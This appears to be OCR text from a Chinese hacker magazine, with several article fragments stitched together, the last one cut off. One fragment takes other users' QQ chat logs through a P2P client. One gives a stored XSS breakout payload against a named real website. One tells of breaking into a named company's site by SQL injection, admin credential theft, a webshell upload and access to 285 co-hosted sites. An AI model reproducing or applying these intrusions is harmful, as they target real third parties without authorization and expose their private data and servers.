


图6

窃取QQ聊天记录

利用同样的原理，在搜索栏中输入"qq.exe"，这样搜索出来的包含许多别人的QQ文件夹。在选中的文件上单击右键，选择进入该文件夹即可。进入后选中以数字为文件夹名的所有文件夹，也就是QQ号对应的文件夹，将其下载到本地的机器上，然后利用QQ免密码查看聊天记录工具就可以查看各个号码的聊天记录了，如图7所示。这个问题在其他的P2P软件中也同样存在。

解密BASE64码

在"config.xml"中有两段是经过加密的，熟悉密码编码的人一看就知道是BASE64码，我们可以通过BASE64解密工具将其解密。在实验过程中发现"Card"栏能解密，




图7

而"Pwd"则不行，如图8所示。这说明"Card"是用的默认加密算法，而"Pwd"则修改了算法，但既然是用BASE64算法，还是有被破解的可能，而且可能非常大。




图8

总结

虽然前两个问题是因为个人安全意识而造成的，但我认为软件设计中应该考虑到这些问题，并相应做一些提示或过滤，不能这么大大咧咧的放在Internet上，使用户的隐私外泄。再者，替换文件就能盗用账号，这个问题在软件中也是完全可以避免的。而用BASE64作为加密方式非常弱。

一款好的软件不能只考虑性能，在某些场合安全性比性能更为重要。在此希望Maze能做得更好，能真正的"服务校园，服务教育"。

适合读者：入侵爱好者，脚本爱好者
前置知识：无

动易跨站漏洞 入侵中国混客联盟

文/图 龙剑士[黑防VIP]

今天发现了一个动易的跨站漏洞，这个漏洞出现在Comment.asp这个文件中国内很多黑客组织都是用动易的程序，于是我便找了中国混客基地(http://www.hunke.com.cn/)来开刀!

先进它的主页，随便找篇文章，链接是http://www.hunke.com.cn/dh/QQ/200512/461.html，然后点[发表评论]，程序在发表评论的网址那里没有过滤，所以可导致跨站攻击!

我们在网址处输入"<script>alert('HACKED BY 龙剑士')</script>"试试!


点击[发表]，然后再打开http://www.hunke.com.cn/dh/QQ/200512/461.html这个页面看看有没有成功，打开后发现没弹出东西，不成功。去看看代码。现在这个页面是看不到发表评论代码的，先点"查看评论详细内容及更多评论"，然后才可以查看代码。

```
<span title='类别：游客
姓名：龙剑士，信箱：Oicq：主页：<script>alert
('HACKED BY 龙剑士')</script>' style='cursor:hand'>龙剑
士</span>
```

看到了吧，语句被包含了，结束前面和后面的标签就OK，现在修改成'><script>alert('HACKED BY 龙剑士')</script><span'，然后再次发表评论！刷新一下，成功了。

一个跨站漏洞就这样被发现了！这次入侵也到此结束，免得人家文章都看不了，那样不厚道！

适合读者：入侵爱好者，脚本爱好者，
前置知识：FTP入侵基础



巧用Ability FTP Server新漏洞入侵科旗数码站

文/图 周五杰

2005年9月买了一个MP3，科旗的牌子，用的有一年多时间，质量还不错，前不久它终于光荣下岗了，我再想买个新的，尝尝鲜，现在的MP3品牌乱七八糟，实在不知道买什么样子的好，于是就想起了以前用的牌子（科旗），翻翻柜子，终于找到了保修卡和发票，上面印着官方站点(www.koky.com.cn)，于是连上我的ADSL，上网看看这个网站)。

打开IE，输入网址，看了看他们的产品介绍，不错，科旗的东西就是不错（广告哦）！但是大多都是MP4产品，我只要MP3就好了，不过既来之则"安"之了，打开我们的阿D-SQL注入2.3，找到了一个SQL注入点。如图1 所示。




图1

我猜我猜我猜猜猜，成功获得管理员的ID和Password。如图2所示。




图2

从后台成功登录。如图3 所示。




图3

找个能上传的地方，开船（传）哦！晕，竟然可以上传任何文件。如图4 所示。




图4

但是上传文件的路径呢？我在这个地方浪费了一些时间，程序把上传的文件偷偷的改了名，显示的却是原来的名字，当你点"确定"的时候才会偷偷把真实的文件名写入数据库，"可恨"啊！打开我们的免杀木马。如图5 所示。

看到有C，D，E三个盘，C和E盘的根目录不允许访问，从网站的目录上看不像是独立的服务器，我把路径换成了"E:\WEB\"。如图6 所示。

哈哈！管理员的权限没有设置好，285个站点哦！

